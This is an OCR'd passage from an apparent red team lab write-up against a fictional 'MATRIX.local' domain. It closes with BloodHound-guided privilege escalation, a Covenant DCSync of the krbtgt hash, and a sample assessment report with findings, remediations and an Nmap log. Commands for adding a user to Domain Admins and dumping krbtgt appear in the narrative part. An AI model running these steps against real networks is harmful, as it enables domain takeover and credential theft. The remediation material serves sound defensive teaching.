


Figure 38. BloodHound help




Figure 39. Adding our user to group and force change password

Now that we have changed the password and have access to the user "smith", we see, from BloodHound, that he is a member of the "Administrators" group and that group has WriteDacl permission over the "Domain Admins" group. That means, he can add himself to that group. The command for this is "**PowerShellRemotingCommand MATRIX-DC "net group 'Domain Admins' smith /add /domain" MATRIX smith Password123!**".

- **PowerShellRemotingCommand** = with the WS-Management protocol, this command lets you run any Windows PowerShell command on one or more remote computers and it is built-in feature of Covenant

- **MATRIX-DC** = the name of the remote computer
- MATRIX or MATRIX.local = the domain name
- **smith Password123!** = the credentials of the user on the remote computer




Figure 40. Become domain admin




Figure 41. domain admin verification

In order to open a Covenant shell on the domain controller itself we need to return to our RDP session on "THE-WHITE-RBBIT" computer and use PowerShell remote to open a shell. The reason being that PowerShell remote only accepts the username as a parameter and opens a pop-up for the password. Covenant doesn't support this as the shell is not interactive and I could not find any way to provide the password along with the username in the same or any other parameter. So, in our RDP session we will open another PowerShell window as Administrator, bypass the AMSI again in the same way as before and provide the PowerShell command generated by Covenant without triggering the antivirus. The command for PowerShell remote is "**Enter-PSSession -ComputerName -Credential MATRIX\smith**" and we provide the password "Password123!" in the pop-up window. Another

advantage of PowerShell remote is that the remote computer doesn't not need to have RDP open or even enabled for the command to work.

- **Enter-PSSession** = Starts an interactive session with a remote computer.
- **ComputerName** = specifies the remote computer's name
- **Credential** = the username of the account on the remote computer




Figure 42. PowerShell remoting




Figure 43. whoami on DC




Figure 44. Covenant shell on the DC

Finally, now that we are domain admin and have a Covenant shell on the domain controller, we have essentially full control over the entire domain and every computer, user, group or service within it. As a proof-of-concept (POC) we will use Covenant's built-in mimikatz to perform a DCSync attack on the "krbtgt" account, the most powerful account in the entire Active Directory, to dump its password hash. In case our account is terminated or changed in any way we will have this password hash and with it we can create golden tickets which will give us again domain admin control. The command for the attack is "**DCSync MATRIX\krbtgt**"

- **DCSync** = we tell Covenant we want to use the built-in module to perform the attack
- **MATRIX\krbtgt** = the account we want to compromise




Figure 45. DCSync attack




Figure 46. KRBTGT's password hash

Chapter 4: Red Team Assessment Report

SystemRed inc.

Example Company
Red Team Assessment Findings Report

Business Confidential

Date: May 31st, 2022
Project: 100-1
Version 1.0

Confidentiality Statement

This document is the exclusive property of Example Company (EC) and System Red's (SR). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both EC and SR.

SR may share this document with auditors under non-disclosure agreements to demonstrate red team test requirement compliance.

Contact Information

Assessment Overview

From April1st, 2022 to May 31th, 2022, EC engaged SR to evaluate the security posture of its infrastructure compared to current industry best practices that included an external & internal test

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Table 1. Finding Severity Ratings

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Table 2. Scope

Assessment	Details
External Test Internal Test	192.168.174.129 10.10.10.0/24, 10.10.0.0/16

Scope Exclusions

Per client request, SR did not perform any Denial-of-Service attacks during testing.

Client Allowances

EC did not provide any allowances to assist the testing.

Executive Summary

SR evaluated EC's external security posture through a red team engagement from April1st, 2022 to May 31st, 2022. By leveraging a series of attacks, SR found critical level vulnerabilities that allowed full internal network access to the EC headquarter office. It is highly recommended that EC address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and are exploitable without much effort.

Attack Summary

The following table describes how SR gained internal network access, step by step:

Table 3. Attack Summary

Step	Action

1	By Scanning the network, SR found an Ubuntu server and attempted to find hidden files and directories in the domain (www.zion.com or http://192.168.174.129). SR found two hidden files named (control.php, enemy.php) in (http://192.168.174.129). Then SR discovered a Local File Inclusion Vulnerability which exists in the "enemy.php" file. SR successfully exploited the vulnerability in order to read the source code of the "control.php" file and found another Local File Inclusion Vulnerability which leads to Remote Code Execution (RCE). Then SR successfully exploited this vulnerability in order to gain access to the webserver.
2	SR then attempted local enumeration and found the name of the user (morpheus) and the domain of the Active Directory (MATRIX.local) the web server was part of.
3	SR conducted further enumeration which led to the discovery of a misconfiguration in the permissions of the user "morpheus". Then SR successfully exploited this misconfiguration and managed to escalate the privileges of the previous user "www-data" and became the user "morpheus" through the "vi" program.
4	SR then found a vulnerability in the "/var/www/zion/backup" file which had the SUID bit set and the owner was the root user. SR then exploited this misconfiguration usefully and escalated the privileges of the user "morpheus" and became root.
5	After the complete compromise of the web server, SR managed to gain persistence to the root user by generating a new pair of SSH keys and transferring the public key to the "authorized_keys" file of the user root and essentially creating a backdoor in the SSH service.
6	SR conducted OSINT investigation and found RDP credentials (**Neo:SuperSecurePassword1!**) through a LinkedIn posted by an employee of the MATRIX CORP INC
7	SR conducted network enumeration and found a Windows host (**THE-WHITE-RBBIT**) with an RDP service running (port 3389). SR then gained access to that host through the RDP service with the credentials found with the OSINT investigation (**Neo:SuperSecurePassword1!**) in step 6.

8	SR managed conduct local enumeration through the Covenant (C2) Framework without triggering any alerts from Windows Defender anti-virus by disabling the AMSI protection in the current session of PowerShell.
9	SR found a modifiable service (network_service) by the user "Neo" with the owner being "LocalSystem". This misconfiguration allowed SR to change the path of the executable file with an undetectable reverse shell written in Nim and through that shell open a Covenant reverse shell. SR conducted successfully the attack and managed to open a Covenant reverse shell as the user "System".
10	SR performed domain enumeration and found one domain admin (Architect) and a clear path towards the "domain admins" group. SR first added the user "Neo" to the "Agents" group as the group "One", "Neo" was a member of, had GenericAll access over the "Agents" group.
11	SR then managed to force change the password of the user "smith" (**Password123!**) who was a member of the "Administrators" group, due to the group "Agents" having GenericAll access over the user "simth".
12	SR added the user "smith" to the "domain admins" group as the "Administrators" group, which was member of, had WriteDacl access which allowed him to add himself to the group.
13	SR then managed to open a high integrity Covenant reverse shell on the domain controller by using PowerShell remoting from THE-WHITE-RBBIT host.
14	Finally, as a proof-of-concept (POC) SR performed a DCSync attack and managed to reveal the NTLM hash of the "krbtgt" account.

Findings and Remediations

1.1 Common Filenames

By Scanning the network SR found an Ubuntu web server (192.168.174.129) installation and identified two hidden files (control.php, enemy.php) from the main website.

1.2 Recommendation

SR recommends EC to:

- Harden the web server's security in order to make it harder to identify any hidden files.

- Use complex names in any file or folder you want to obscure and also use a content delivery network (CDN) like Cloudflare to mitigate the direct IP access and also to prevent passive recon sources.
- Monitor executed commands and arguments that may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.
- Monitor for API calls that may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.
- Monitor newly executed processes that may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.

2.1 Local File Inclusion in enemy.php file

SR discovered a Local File Inclusion Vulnerability which exists in (enemy.php) file in the image file parameter. SR successfully exploited the vulnerability with php filter in order to access the source code of the control.php file.

2.2 Recommendation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain an allow list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

3.1 Remote Code Execution in control.php file

SR reviewed the source code found in step 2 and successfully found in the (control.php) file, a hidden parameter used to execute commands on the server. Then SR successfully exploited this vulnerability in order to gain access to the webserver as the user “www-data” via a reverse shell.

3.2 Recommendation

SR recommends EC to review the source code of a web app and remove or harden any vulnerable parameters. Furthermore, SR suggest to not pass user input directly before validating it in order to prevent remote code execution vulnerabilities.

4.1 Domain Name Discovery

SR discovered a domain user in the webserver, which is connected to the active directory, and found the domain name (MATRIX.local).

4.2 Recommendation

SR recommends EC to remove the web server from the active directory.

5.1 RDP Credentials via OSINT

SR conducted an Open-Source Intelligence (OSINT) investigation and discovered a picture with remote dektop (RDP) credentials in the background from one of the EC’s employees in a post made on LinkedIn (**Neo:SuperSecurePassword1!**).

5.2 Recommendation

This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the risk with extensive training on the subject by all employees.

6.1 VI Binary Privilege Escalation in the Ubuntu Server

SR conducted local enumeration and discovered that the "vi" binary could be called and run with elevated privileges as the user "morpheus" without requiring a password. Then SR exploited usefully this vulnerability gaining control of the user "morpheus".

6.2 Recommendation

SR recommends EC to:

- Implement a password request for any request with elevated privileges by any user.
- Remove any elevated privilege from the user "www-data", if plausible.

7.1 SUID Privilege Escalation & Persistence in the Ubuntu Server

SR conducted further local enumeration and discovered that the file "/var/www/zion/backup" had the SUID bit set and the owner was the user root. SR then found that the script was calling the command "cp" without the relative path and not the absolute one. SR then successfully exploited the vulnerability taking over the user root. SR also created an SSH backdoor in the user root to create persistence.

7.2 Recommendation

SR recommends EC to:

- Remove the SUID special permission from the file "/var/www/zion/backup".
- Use only the absolute path of a command in scripts and programs, whenever possible.

8.1 RDP Access in the "THE-WHITE-RBBIT" Host

SR created a pivot point on the Ubuntu server via SSH service to perform network enumeration and discover "THE-WHITE-RBBIT" host (10.10.10.3). SR then used the credentials from step 5 to gain access to the host via remote desktop (RDP) as the user "Neo".

8.2 Recommendation

There are no clear mitigation techniques because legitimate credentials were used to gain access to the host and compromise the user. Nonetheless, SR's recommendation remains the same with the step 5.

9.1 Privilege Escalation Via Weak Service Permissions In "THE-WHITE-RBBIT" Host

SR after gaining initial access, bypassed the AMSI protection and opened a reverse shell, undetected, in the Covenant C2 framework. SR then proceeded to conduct local enumeration with Covenant and found one stopped service (network_service) where the owner was "LocalSystem". Furthermore, the user "Neo" had permission to start/stop the service on demand and to modify the "BINARY_PATH_NAME" parameter. SR then successfully exploited the vulnerability by modifying the service's path to load an undetectable reverse shell in executable format transferred previously to the host. That shell then was used to open another reverse shell in the Covenant framework with System permissions.

9.2 Recommendation

SR recommends EC to:

- Constraint the permissions given to the users
- The folder of which the service binary is located should be accessible only to Administrators
- Implement the least privilege principle

10.1 Domain Enumeration

SR then performed domain enumeration with the Bloodhound tool on “THE-WHITE-RBBIT” host and found one domain admin (Architect). SR also discovered weak permissions of Access Control Lists (ACLs) which SR successfully leveraged to gain domain admin privileges.

10.2 Recommendation

SR recommends EC to:

- Implement the least privilege principle
- Ensure critical system files as well as those known to be abused by adversaries have restrictive permissions and are owned by an appropriately privileged account, especially if access is not required by users nor will inhibit system functionality.
- Applying more restrictive permissions to files and directories could prevent adversaries from modifying the access control lists.
- Remove the vulnerable account “smith” from the “Administrators” group and/or restrict the permission the group “Agents” has on the account, if plausible.

11.1 Domain Controller Exploitation

SR used PowerShell remoting from “THE-WHITE-RBBIT” host to the domain controller and used it to bypass the AMSI protection and open a reverse shell in the Covenant framework. SR then successfully performed a DCSync attack to disclose the password hash of the krbtgt account.

11.2 Recommendation

SR recommends EC to:


- Disable PowerShell remoting functionality on the domain controller and on all hosts, if plausible.
- Manage the access control list for "Replicating Directory Changes" and other permissions associated with domain controller replication.
- Ensure that local administrator accounts have complex, unique passwords across all systems on the network.

Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.

Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:

Table 4. Vulnerabilities



Attack Narrative

Remote System Discovery

By Scanning the network, SR found an Ubuntu server and attempted to find hidden files and directories in the domain (www.zion.com or http://192.168.174.129).

Nmap Scan

```
# Nmap 7.92 scan initiated Fri May  6 17:17:46 2022 as: nmap -sS -sV -p- -v -oN
./nmap.txt 192.168.174.129
Nmap scan report for 192.168.174.129
Host is up (0.00056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:A7:42:FB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri May  6 17:17:55 2022 -- 1 IP address (1 host up) scanned in
8.99 seconds
```

File Discovery

